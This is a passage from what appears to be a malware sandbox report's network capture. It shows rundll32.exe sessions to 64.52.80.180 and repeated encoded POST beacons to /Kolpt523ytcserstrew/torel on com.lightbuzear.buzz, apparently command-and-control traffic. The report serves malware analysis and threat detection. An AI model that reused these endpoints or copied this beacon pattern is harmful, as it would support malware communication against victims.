76	192.168.2.22	49248	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
77	192.168.2.22	49249	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
78	192.168.2.22	49250	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
79	192.168.2.22	49251	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.22	49180	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
80	192.168.2.22	49252	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
81	192.168.2.22	49253	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
82	192.168.2.22	49254	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
83	192.168.2.22	49255	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
84	192.168.2.22	49256	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
85	192.168.2.22	49257	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
86	192.168.2.22	49258	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
87	192.168.2.22	49259	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
88	192.168.2.22	49260	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
89	192.168.2.22	49261	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.22	49181	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
90	192.168.2.22	49262	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
91	192.168.2.22	49263	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
92	192.168.2.22	49264	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
93	192.168.2.22	49265	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
94	192.168.2.22	49266	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
95	192.168.2.22	49267	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
96	192.168.2.22	49268	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
97	192.168.2.22	49269	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
98	192.168.2.22	49270	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
99	192.168.2.22	49271	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49172	142.250.185.228	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:27 UTC	0	OUT	POST / HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: www.Google.com Content-Length: 0 Cache-Control: no-cache
2022-08-14 06:39:27 UTC	0	IN	HTTP/1.1 405 Method Not Allowed Allow: GET, HEAD Date: Sun, 14 Aug 2022 06:39:27 GMT Content-Type: text/html; charset=UTF-8 Server: gws Content-Length: 1589 X-XSS-Protection: 0 X-Frame-Options: SAMEORIGIN Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; m a=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2022-08-14 06:39:27 UTC	0	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 35 20 28 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 405 (Method Not Allowed)!!1</title> <style> *{margin:0;padding: 0}html,code{font:15px/22px aria
2022-08-14 06:39:27 UTC	1	IN	Data Raw: 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b Data Ascii: ges/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-im age:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{back

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49173	142.250.185.228	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:27 UTC	2	OUT	POST / HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: www.Google.com Content-Length: 0 Cache-Control: no-cache
2022-08-14 06:39:27 UTC	2	IN	HTTP/1.1 405 Method Not Allowed Allow: GET, HEAD Date: Sun, 14 Aug 2022 06:39:27 GMT Content-Type: text/html; charset=UTF-8 Server: gws Content-Length: 1589 X-XSS-Protection: 0 X-Frame-Options: SAMEORIGIN Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; m a=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2022-08-14 06:39:27 UTC	2	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 35 20 28 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 405 (Method Not Allowed)!!1</title> <style> *{margin:0;padding: 0}html,code{font:15px/22px aria

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:27 UTC	3	IN	Data Raw: 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b Data Ascii: ges/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{back

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.22	49182	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:36 UTC	18	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:39:36 UTC	18	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2DiI5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:39:37 UTC	19	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:39:36 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:39:37 UTC	19	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
100	192.168.2.22	49272	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:41:15 UTC	166	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:41:15 UTC	166	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2DiI5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:41:16 UTC	167	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:41:16 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:41:16 UTC	168	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
101	192.168.2.22	49273	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:41:16 UTC	168	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:41:16 UTC	168	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEylKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2DiI5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:41:17 UTC	169	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:41:17 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:41:17 UTC	169	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
102	192.168.2.22	49274	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:41:17 UTC	169	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:41:17 UTC	170	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEylKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2DiI5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:41:18 UTC	171	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:41:18 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:41:18 UTC	171	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
103	192.168.2.22	49275	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:41:19 UTC	171	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:41:19 UTC	171	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2DiI5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:41:19 UTC	172	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:41:19 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:41:19 UTC	172	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
104	192.168.2.22	49276	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:41:20 UTC	172	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:41:20 UTC	173	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2DiI5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:41:20 UTC	174	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:41:20 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:41:20 UTC	174	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
105	192.168.2.22	49277	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
